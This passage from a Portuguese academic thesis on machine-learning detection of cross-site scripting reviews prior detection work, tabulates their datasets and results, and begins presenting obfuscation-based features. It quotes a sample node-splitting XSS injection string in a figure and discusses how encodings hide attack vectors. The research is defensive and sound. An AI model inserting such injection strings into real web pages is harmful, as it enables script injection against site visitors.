atributos e valores são permitidos para cada classe de confiança. Em seguida, o navegador *web* cliente verifica se o documento que está sob análise está em conformidade com a política estabelecida. A abordagem envolve recursos do lado servidor e do lado cliente. Para prevenir a inclusão de marcas de fechamento em ataques de XSS, os marcadores são gerados aleatoriamente em cada entrega de documentos. Para exemplificar o emprego desses marcadores, a Figura 3.4 demonstra o uso de um prefixo *namespace* XML “r617” que realiza a marcação das classes de confiança para garantir a integridade do documento *web* na entrega ao navegador *web* cliente.

```

1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
2 <r617:html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" xmlns:r617="http://www.w3.org/1999/xhtml">
3 <r617:head><r617:title>nile.com : ++Shopping</r617:title></r617:head>
4 <r617:body>
5 <r617:h1 r617:id="title">Useless Do-dad</r617:h1>
6 <r617:h2>Description</r617:h2>
7 <r617:p r617:id='description'>Need we say more.</r617:p>
8 <r617:h2>Reviews</r617:h2>
9 <r617:div r617:id='reviews'>
10   <r617:p r617:class='review'>
11     </p></div><script>attack()</script></div><p>
12   --
13 </r617:p>
14 </r617:div>
15 </r617:body>
16 </r617:html>
17

```

Figura 3.4. Exemplo do emprego de marcadores usando prefixo *namespace* XML [Gundy & Chen, 2009].

Apesar de representarem uma grande contribuição para a detecção de XSS, esses dois trabalhos, dependem de estratégias complexas e de forte aderência às políticas de mesma origem, além de mudanças significativas no código fonte dos atuais navegadores *web*, o que resulta em abordagens não práticas e não abrangentes para o problema.

Song et al. [2009] propuseram o uso de técnicas de aprendizagem de máquina e modelos de cadeias de Markov com *N-gram*, que é uma subsequência contígua de *n tokens* em uma sequência de *tokens* [Choi et al., 2011]. Nesse trabalho, modelos de diferentes tamanhos são submetidos ao algoritmo EM (*Expectation Maximization*) para agrupar padrões que permitam a distinção entre entradas de *script* legítimas na camada *web* e ataques *SQL Injection*, *Buffer Overflows* e XSS. O sistema implementado pelos autores, denominado *Spectograma*, atua de forma similar a um sistema de detecção de intrusão, operando na camada de aplicação, conforme pode ser observado na arquitetura ilustrada na Figura 3.5.




Figura 3.5. Arquitetura do Spectrogram [Song et al., 2009].

Os autores empregaram nos experimentos uma base contendo 15.927 instâncias benignas e 130 instâncias correspondentes a ataques XSS. Os resultados alcançaram 99% de taxa de acurácia, sendo usados 05 cadeias de Markov e 10-gram. A abordagem inclui uma etapa de normalização, antes de submeter ao classificador os exemplos de treinamento para obtenção do agrupamento de padrões do conjunto de dados fornecido. Entretanto, a estratégia não considera o agrupamento de características que podem ser obtidas do conjunto de dados ofuscado, presente em grande parte dos códigos maliciosos, que podem ser empregadas para melhorar a acurácia do classificador. A importância dessas características foi demonstrada no trabalho de Likarish et. al. [2009]. Outra desvantagem observada nesse trabalho é o fato dos autores terem empregado uma base de dados muito desbalanceada, com poucas amostras do padrão malicioso e terem utilizado como métrica de avaliação somente a acurácia, que não mede o erro de classificação por classe. Esses dois fatores podem resultar em altas taxas de acurácia em virtude da influência das amostras da classe mais representada (classe benigna) sobre o conjunto menor (classe maliciosa). Além disso, o trabalho abrange uma grande variedade de ameaças, o que pode gerar grande complexidade e prejudicar o processo de aprendizagem da classe maliciosa.

Likarish et al. [2009] empregaram técnicas de aprendizagem de máquina para a detecção de código *JavaScript* malicioso em páginas *web*, usado em ataques XSS e distribuição de *malware* (vírus, *worm*, *trojan*, etc.), com base na extração de *tokens* (*unigrams* ou *bigrams*) que representam, características fortemente baseadas em ofuscação de código malicioso. Os autores empregaram características como tamanho dos *scripts* em quantidade de caracteres, tamanho médio de caracteres em cada linha, quantidade de NL (*New Line*), quantidade de *strings* no *script*, quantidade de palavras do alfabeto, percentual de *whitespace* no *script*, número de métodos que invocam o *script*, quantidade de caracteres por *strings* no *script*, tamanho médio de argumentos no *script*, número de comentários no *script*, média de comentários por linha, quantidade de palavras chaves e símbolos da linguagem *JavaScript*, percentual de palavras no *scripts* que não são comentadas, quantidade de caracteres *Unicode*, Octal e Hexadecimal.

Os experimentos foram conduzidos com quatro métodos de classificação: SVM, *Naive Bayes*, *Árvore de Decisão* e *RIPPER*. Os autores empregaram uma base contendo cerca de 50.000 *scripts* para a base benigna e 62 *scripts* maliciosos para a composição da base maliciosa, obtidos a partir da arquitetura ilustrada na Figura 3.6. Essa arquitetura utiliza o *crawler Heritrix* para coletar páginas *web* (2), a partir de URLs potencialmente maliciosas (1), que após seleção de arquivos *JavaScripts* candidatos (3) foram inspecionados manualmente (4) para separação dos arquivos benignos e maliciosos usados como exemplos de treino e submetidos ao classificador (5) para obtenção do resultado (6).




Figura 3.6. Arquitetura empregada no trabalho de Likarish et al. [2009].

Os métodos foram avaliados segundo as métricas: PPP (*Positive Predictive Power*), correspondente à razão entre o total de *scripts* maliciosos classificados corretamente e o total de *scripts* maliciosos; e NPP (*Negative Predictive Power*) correspondente à razão entre os *scripts* benignos classificados corretamente e o total de *scripts*. Os melhores resultados foram obtidos com o método SVM, precisamente 0,920 de PPP e 0,997 de NPP. Para *Árvore de Decisão*, os resultados alcançaram 0,891 de PPP e 0,997 de NPP. Como a proposta de Likarish et al. [2009] é baseada em características de ofuscação e está relacionada a diversos aspectos deste trabalho, como por exemplo, o uso de SVM, *Naive Bayes* e *Árvores de Decisão*, esse trabalho é comparado ao nosso método na Seção 5.3.

Por fim, Choi et al. [2011] utilizaram *N-gram* para a extração de características e SVM, usando *kernel* linear, na classificação de código malicioso em ataques XSS e *SQL Injection*. Os autores empregaram como critério de tokenização, para extrair características XSS, elementos como: *tags JavaScript* no formato `<tag>...</tag>`, operadores, *strings*, numerais, objetos, funções, métodos e propriedades *JavaScript*, palavras reservadas, símbolos e palavras não reservadas. A Figura 3.7 ilustra a arquitetura empregada, em que o processo de extração é baseado em dois

critérios de geração de *tokens*: um conjunto de *tokens* correspondente a ataques *SQL Injection* e outro correspondente a ataques *XSS*, que são submetidos ao classificador.

O trabalho empregou uma base de treinamento composta por 225 instâncias benignas e 283 instâncias maliciosas, enquanto a base de teste foi composta por 117 instâncias benignas e 189 instâncias maliciosas. O classificador obteve uma taxa de 98,04% de precisão e 98,5% de taxa de detecção. Além de poucos exemplos de treino e testes, os autores não mencionam a taxa específica de classificação obtida para ataques *XSS*, impedindo que se avalie se houve influência ou sobreposição das taxas de detecção obtidas para *SQL Injection* sobre as taxas de detecção de *XSS*. Outro ponto a considerar nessa abordagem é que o método aplicado não realiza o tratamento de codificações alternativas, comumente empregadas em ofuscação de vetores *XSS*, o que pode permitir a evasão de muitas técnicas de detecção.




Figura 3.7. Arquitetura empregada em Choi et al. [2011].

3.2 Abordagens Baseadas em Análise Dinâmica

Kirda et al. [2006] propuseram uma solução baseada em *proxy*, denominada Noxes, que atua como um *firewall* pessoal para aplicações *web* analisando as requisições HTTP, permitindo as conexões com base na política de segurança definida por meio de regras, lista negra e pela ação do usuário. O usuário pode criar regras para requisições de páginas *web*, que pode ser feito de forma manual, inserindo novas regras na lista; de forma interativa, cada vez que um pedido de conexão é realizado ou de forma instantânea, pelo uso de um modo especial integrado à ferramenta que gera um perfil de navegação que produz regras automaticamente.

Para mitigar o envio de informações para outros domínios, a abordagem incorpora a análise de *links* externos contidos na página, que são extraídos e em seguida instruídos em regras que permitem ao usuário acompanhar a sua execução. A ferramenta analisa as requisições de páginas em várias etapas, dentre as quais, verifica se é um *link* local. Se o pedido não estiver no domínio local, Noxes verifica se há alguma regra temporária ou permanente para a conexão, que executa o bloqueio ou submete a decisão ao usuário. Um grande inconveniente dessa abordagem, segundo os próprios autores, corresponde à geração de um grande número de alertas, exigindo a intervenção do usuário. Outro ponto a ser considerado é que a ferramenta proposta regula a atividade que ocorre ao longo da rede, mas não aborda o comportamento local do código *JavaScript*. A Figura 3.8 ilustra uma tela de alerta de Noxes, que submete ao usuário a decisão em relação a uma conexão insegura com um domínio externo.




Figura 3.8. Tela de alerta do Noxes [Kirda et al., 2006].

Segundo a avaliação de Saha [2009], essa abordagem apresentou boa capacidade para resolver problemas de XSS. Contudo, a ferramenta apresentou um número elevado de falsos positivos, o que representa um problema em se tratando de uma ferramenta de detecção. Além disso, a ferramenta proposta não é de uso geral, limitada à plataforma proprietária Windows.

No trabalho de Jim et al. [2007] os autores apresentaram uma abordagem que especifica uma política de segurança para cada página, permitindo ou não a execução de código *script*. A técnica é baseada na implementação de uma função chamada *Security Hook* e em duas políticas baseadas em lista branca e lista negra, denominada *DOM Sandboxing*. O navegador *web* é modificado com a adição da referida função, que analisa cada *script* e só permite a sua execução se a considerar legítima.

A função tem como argumentos de entrada o texto do *script* analisado, o elemento DOM em que o *script* está inserido e o evento para o qual o *script* deverá ser instalado como uma função que invoca o interpretador *JavaScript*. A política de lista branca é implementada por um vetor associativo indexado por *hashes* SHA-1 dos *scripts* conhecidos, que são comparados durante a análise do *script*. A política de lista negra especifica os *scripts* que serão rejeitados. A Figura 3.9 ilustra um trecho de código que implementa a política de lista branca.

```
if (window.JSSecurity) {
  JSSecurity.afterParseHook =
    function(code, elt) {
      if (whitelist[SHA1(code)]) return true;
      else return false;
    };
  whitelist = new Object();
  whitelist["478zB3KkS+UnP2xz8x62ug0xvd4="] = 1;
  whitelist["A00q/aTVjJ7EWQIsGvKfdg4Gdo="] = 1;
  ... etc. ...
}
```

Figura 3.9. Trecho de código que implementa a política de lista branca [Jim et al., 2007].

A solução também implementa a marcação dos elementos potencialmente suscetíveis à injeção de código malicioso com o termo “*noexecute*”, vinculados à produção de um nó parente na árvore DOM, para evitar ataques de divisão de nó. A figura 3.10 ilustra o uso do marcador “*noexecute*”.

```
<div class="noexecute" id="n5"></div>
<script>
  document.getElementById("n5").innerHTML =
    "quoted possibly-malicious content"
</script>
```

Figura 3.10. Trecho de código que implementa o marcador “*noexecute*” [Jim et al., 2007].

Apesar dos resultados considerados satisfatórios, essas técnicas dependem de uma forte aderência à política de mesma origem, com a necessidade de adoção de técnicas sincronizadas entre servidores e clientes. Além do uso não recomendável de listas negras, a abordagem exige a necessidade de modificação do código fonte dos navegadores *web*, fato que limita o uso dessa abordagem em aplicações práticas.

3.3 Abordagens que Combinam Análise Estática e Dinâmica

Vogt et al. [2007] propuseram um sistema baseado na marcação de informações sensíveis no ambiente do usuário final. A abordagem combina a análise dinâmica com a análise estática para prevenir ataques XSS. O mecanismo marca os dados sensíveis sobre o lado cliente para garantir que o código *JavaScript* envie informações sensíveis somente para o *site* em que ele foi originado. Essas informações são monitoradas durante a sua execução pelo interpretador *JavaScript* do navegador

Firefox, modificado em sua semântica de instruções para que as informações marcadas sejam corretamente propagadas. O sistema detecta as tentativas de transmissão de informações para uma terceira parte e submete a decisão ao usuário por meio de alertas. A estratégia adotada, assim como outras propostas, depende da modificação do código fonte do navegador.

Rieck et al. [2010] apresentaram um sistema baseado em *web proxy*, denominado CUJO (*Classification of Unknown JavaScript Code*), para classificação de *drive-by-download* inseridos em linguagem *JavaScript*, empregando para isso, técnicas de aprendizagem de máquina. Esta abordagem extrai características estáticas e dinâmicas de padrões maliciosos. A Figura 3.11 ilustra a arquitetura empregada por Rieck et al. [2010].

A análise estática apóia-se em técnicas de linguagem formal e nos princípios básicos da arquitetura de compiladores. O processo de extração é realizado com base em um utilitário gerador de análise: *Yacc Grammar* (<http://www.quut.com/c/ANSI-C-grammar-y.htm>). A análise léxica segue a especificação da linguagem *JavaScript*, em que o código origem é sequencialmente decomposto em *keywords*, pontuações, identificadores e literais numéricas e *strings*, que são representados por identificadores próprios ou *tokens* de uso geral (ID) ou individual. Por exemplo, para representar *strings*, a abordagem emprega o *token* “STR”. A análise dinâmica emprega uma ferramenta do tipo *sandbox*: *ADSandbox* [Dewald et al., 2010], que monitora as alterações do código em execução, associado à página e ao interpretador *JavaScript*. Os resultados das duas análises são representados por um conjunto de *q-grams* que são mapeados para um vetor de características que é submetido ao classificador SVM.




Figura 3.11. Arquitetura do CUJO [Rieck et al., 2010].

O sistema realizou uma avaliação empírica com 200.000 páginas *web* e 600 ataques do tipo *drive-by download* para demonstrar a eficácia da abordagem. O trabalho usou o classificador SVM, que alcançou a taxa de 90,2% de verdadeiro positivo como resultado da análise estática e 86% de verdadeiro positivo como resultado da análise dinâmica. A combinação das duas análises resultou

em uma taxa final de verdadeiro positivo de 94.4%. Nesse caso, a taxa de verdadeiro positivo equivale à razão entre o total de *malwares* classificados corretamente e o total de *malwares*. A proposta possui foco especializado em ataques baseados em *drive exploits* por meio da linguagem *JavaScript*. A Tabela 3.1 sumariza todas as soluções discutidas nesta seção.

3.4 Discussão

Saha [2009] avaliou 10 importantes trabalhos propostos na literatura para detectar XSS, em que 07 metodologias propostas apresentaram baixa capacidade para resolver ou detectar ataques XSS, dentre os quais, o trabalho de Wasserman & Su [2008].

O mesmo estudo avaliou 08 metodologias sob o aspecto de falso positivo, sendo que 06 metodologias apresentaram taxas elevadas de falso alarme, dentre os quais o trabalho de Kirda et al. [2006]. Além disso, muitas propostas apresentam limitações práticas, por dependerem de aderência às políticas de mesma origem entre clientes e servidores ou de alterações significativas no código fonte dos atuais navegadores *web*, como por exemplo, os trabalhos de Nadji et al. [2009] e Jim et al. [2007].

Muitos métodos desconsideram as características de ofuscação, como por exemplo, no trabalho de Choi et al. [2011], em que é realizada apenas a extração de *tokens* em ASCII, o que permite ao invasor evadir muitas técnicas de detecção ao empregar a ofuscação de código. Song et al. [2009] incluem uma etapa de normalização para obtenção dos *tokens*, porém, não submetem ao classificador o código ofuscado para obtenção de padrões que podem ser extraídas desse conjunto. Likarish et al. [2009] demonstram em seu trabalho a relevância das características baseadas em ofuscação, contudo, de forma oposta aos outros trabalhos, esses autores desconsideram muitas características que podem ser obtidas pela decodificação e que podem revelar esquemas potencialmente inseguros empregados em ataques XSS.

Outro ponto a ser considerado é a variabilidade de ameaças. O OWASP [2010] categoriza várias ameaças em virtude do risco, tais como, XSS, SQL *Injection*, *Buffer Overflow*, LDAP *Injection*, *Drive-by-download*, entre outras, o que revela que abordagens gerais precisam lidar com um alto grau de complexidade.

Em comparação com os trabalhos que empregam técnicas de aprendizagem de máquina, o principal diferencial deste trabalho está no método proposto que permite a extração de características relevantes da URL e documento *web* baseadas na ofuscação de código, comumente desconsiderado por outros métodos, e de características obtidas após a sua decodificação. Além

disso, este trabalho explorou todas as amostras de ataques disponíveis em (<http://www.xssed.com>), que é a maior base pública representativa de ataques XSS que se tem conhecimento, fornecendo ao classificador mais de 16.000 exemplos de treino para a classe maliciosa (XSS), para que resultados mais abrangentes e realistas sejam obtidos.

Em contrapartida, os trabalhos de Rieck et al. [2008], Likarish et al. [2009], Song et al. [2009] e Choi et. al. [2011], que empregam técnicas de aprendizagem de máquina e as abordagens empregadas em Nadji et. al. [2009], Gundy & Chen [2009] e Jim et al., [2007] possuem bases maliciosas muito pequenas, conforme é demonstrado na Tabela 3.1.

Tabela 3.1. Sumarização das soluções para detecção de ataques XSS.

Abordagens que Usam Técnicas de Aprendizagem de Máquina			
Publicação	Técnicas Usadas	Base	Resultado/Métrica
[Choi et al., 2011]	SVM, N-gram.	Benigna: 225 instâncias Maliciosa: 283 instâncias	98,04 % (precisão)
[Song et al., 2009]	EM (<i>Expectation Maximization</i>), Modelo de Markov, N-gram.	Benigna: 15.927 instâncias Maliciosa: 130 instâncias	99,0% (precisão)
[Likarish et al., 2009]	SVM, N-gram	Benigna: 50.000 instâncias Maliciosa: 62 instâncias	92,0% (detecção)
[Rieck et al., 2008]	SVM, CFG, Q-gram	Benigna: 200.000 instâncias Maliciosa: 600 instâncias	94,4% (detecção)
Demais Abordagens			
[Nadji et al., 2009]	Primitivas de marcação (Serialização mínima), CFG, instrumentação de código.	5.353 ataques XSS	98,41% (precisão)
[Gundy & Chen, 2009]	Primitivas de marcação (recursos XML), instrumentação de código	6 tipos ataques XSS por: tags HTML, divisão de nó, etc.	**
[Wasserman & Su, 2008]	CFG, FST, lista negra, instrumentação de código.	Projeto Claroline 1.5.3 (1.144 arquivos)	Detecção: Direta: (GPC) *: VP: 32 FP: 43 Indireta: (GPC)*: VP: 38 FP: 25
[Jim et al., 2007]	Instrumentação de código, lista negra, lista branca.	61 vetores XSS	Konkeror: 17 (**) Safári: 09 (**) Opera: 33 (**) Outros: 02 (**)
[Kirda et al., 2006]	<i>Webproxy</i> : Instrumentação de código, política de regras.	8.000,00 links	5,7% (alertas)
[Vogt et al., 2007]	Instrumentação de código.	1,033,000 páginas visitadas	8,58% (alertas)

* Métrica aplicada sobre o número de vulnerabilidades detectadas na aplicação.

** Segundo os autores foi possível detectar todos os ataques.

Legenda: GPC: Get, Post, Cookie; VP: Verdadeiro positivo; FP: Falso Positivo

O estudo bibliográfico demonstra que muitas metodologias já foram empregadas para mitigar o problema de XSS. Entretanto, essa ameaça ainda persiste no topo da lista dos principais relatórios de segurança *web*. Com o objetivo de apresentar uma nova alternativa na busca de soluções para o problema, este trabalho apresenta um método e um conjunto de características empregadas na detecção de XSS, que são apresentadas em detalhes no Capítulo 4.

Capítulo 4

Detecção de *Cross-Site Scripting* em Páginas *Web*

Este Capítulo detalha o método proposto para a detecção automática de XSS em páginas *web*, bem como descreve as características envolvidas na elaboração da proposta e as alternativas de implementação existentes.

4.1 Método Proposto

O método proposto tem por objetivo realizar a detecção de XSS em páginas *web*, a partir de um conjunto de características relevantes, capazes de discriminar padrões de ataques XSS, extraídas por meio da análise estática do conteúdo da URL e do documento que compõe a página *web*, tendo em vista a exploração de ataques nesses dois escopos, conforme foi demonstrado na Seção 2.2.

Para isso, o método emprega técnicas de aprendizagem de máquina introduzidas no Capítulo 2 e é estruturado em etapas que viabilizam a extração de características em duas fases. A primeira fase realiza a extração de características baseadas no código ofuscado e a segunda extrai as características do conjunto de dados após a sua decodificação, de forma a obter dois conjuntos de características relevantes na predição e detecção de vetores de ataques XSS em páginas *web*, em virtude das técnicas de ofuscação de código malicioso ocultarem características importantes para o aumento da acurácia do classificador.

Como pode ser observado na Figura 4.1, o método proposto está estruturado nas seguintes etapas: coleta da base de dados, extração de características de código ofuscado, decodificação da página *web*, extração de características de código decodificado e classificação de páginas *web*. Essas etapas são descritas em detalhes, a seguir.




Figura 4.1. Método proposto para detecção automática de XSS.

4.1.1 Coleta da Base de Dados

Os algoritmos de classificação precisam de um conjunto de dados de exemplos rotulados composto por instâncias positivas (maliciosas), com páginas infectadas com vetor XSS e instâncias negativas (benignas), com páginas normais (não contaminadas). Esta etapa foca na construção dessa base, a qual é obtida por *crawlers*.

No caso geral, a base de dados é dividida em um subconjunto para descoberta de padrões e outra, denominada base de teste, usada para validar o conhecimento adquirido na base de treino. Contudo, a divisão dessas bases pode ser realizada segundo diferentes métodos de amostragem, como por exemplo, a validação cruzada [Alpaydin, 2010], [Batista, 2003].

4.1.2 Etapa de Extração de Características de Código Ofuscado

As características propostas neste trabalho foram selecionadas a partir da fase de pré-processamento dos dados (Apêndice A) e com base na literatura relativa à detecção de XSS, *Phishing*, *drive exploits* e a partir da análise das bases de conhecimento mantidas pelo *The Mitre Corporation*: CAPEC - *Common Attack Pattern Enumeration and Classification* (<http://capec.mitre.org>), CWE - *Common Weakness Enumeration* (<http://cwe.mitre.org>) e CVE - *Common Vulnerabilities and Exposures* (<http://cve.mitre.org>).

Esta etapa corresponde à primeira fase de extração de características, em que o conteúdo estático do documento *web* e da URL são analisados, e os valores correspondentes às características selecionadas, baseadas em ofuscação, são extraídos e armazenados em um vetor de características. Conforme mencionado no Capítulo 2, a ofuscação de código malicioso com o uso de codificações

alternativas são um dos recursos mais empregados em ataques XSS [Likarish et al., 2009], [SGS09, 2009], [Grosman, 2007]. O uso dessa estratégia é facilitado pela diversidade de alfabetos e símbolos que são representados por diferentes códigos de caracteres, como por exemplo, a codificação US-ASCII, que abrange letras e símbolos da língua inglesa, a codificação ISO-8859-6, que abrange letras e símbolos do vocabulário árabe e o *Unicode*, que abrange praticamente todos os alfabetos [W3C, 2010].

Entretanto, a página pode não ser capaz de expressar todos os caracteres do conjunto de caracteres do documento *web*. Nesses casos, os caracteres podem ser representados por uma codificação independente, formada por caracteres ou entidades de referência numéricas, que empregam codificação Decimal, Hexadecimal, ou entidades de referência nominais, também chamadas de “*scapes*” [W3C, 2010], uma forma adicional de representar um caracter em codificação ASCII. A Tabela 4.1 demonstra algumas das codificações alternativas mais usadas para representar caracteres ASCII.

Tabela 4.1. Codificações de caracteres ASCII.

Caracteres ASCII	Decimal	URL/URI Hex (%XX)	URL/URI Unicode (%uUUUU)	Entities HTML Dec (&#XX)	Entities HTML Hex Hex(&#xXX) Hex long (�XX)
A-Z	65-90	%41-%5a	%u0041-%u005A	A-Z	A-Z
a-z	97-122	%61-%7a	%u0061-%u007A	a-z	a-z
0-9	48-57	%30-%39	%u0030-%u0039	0-9	0-9
! “ # \$ % & ‘ () * + , - . /	33-47	%21-%2F	%u0021-%u002F	!-/	!-/
: ; < = > ? @	58-64	%3a-%40	%u003A-%u0040	:-@	:-@
[\] ^ _ `	91-96	%5B-%5F	%u005B-%u005F	[-`	[-_
{ } ~	123-126	%7B-%7E	%u007B-%u007E	{-~	{-~

Apesar do importante papel de intercambiar a comunicação, todas essas codificações não ASCII representam uma gama de codificações alternativas, muitas vezes usadas de forma maliciosa na ofuscação de vetores XSS, tornando esse conjunto de valores codificados uma fonte importante de características para a detecção de vetores XSS. A importância desse conjunto pode ser confirmada no trabalho de Likarish et al. [2009], em que os autores alcançaram excelentes taxas de detecção de código malicioso empregando características baseadas em ofuscação de código *JavaScript*.

4.1.2.1 Grupo de Características Baseadas em Ofuscação de Código

Este grupo é composto por 18 (dezoito) características que correspondem a caracteres ou padrões conhecidos de *strings* codificadas em formatos não ASCII e usadas frequentemente para ofuscar o código malicioso injetado na URL ou no documento *web*. Apesar de similares, as características em cada escopo (URL e documento *web*) são tratadas como características individuais pelo fato de

apresentarem conjuntos de valores diferentes.

O objetivo de vetores XSS que comumente apresentam as características de ofuscação descritas abaixo são contornar filtros de validação de entrada de dados, restrições de acesso, causar a negação de serviço de uma aplicação, viabilizar o acesso à lista de diretórios, disseminar *malware*, ou facilitar a exploração de vulnerabilidades e recursos locais da máquina alvo [CAPEC-72, 2010], [Likarish et al., 2009], [Grossman, 2007]. A descrição dessas características é acompanhada de exemplos de vetores XSS usados em ataques. Cabe ressaltar, que o objetivo não é realizar uma análise detalhada do código malicioso, mas sim, fornecer uma visão geral da presença e emprego dessas características nesses vetores. As características deste grupo são descritas a seguir:

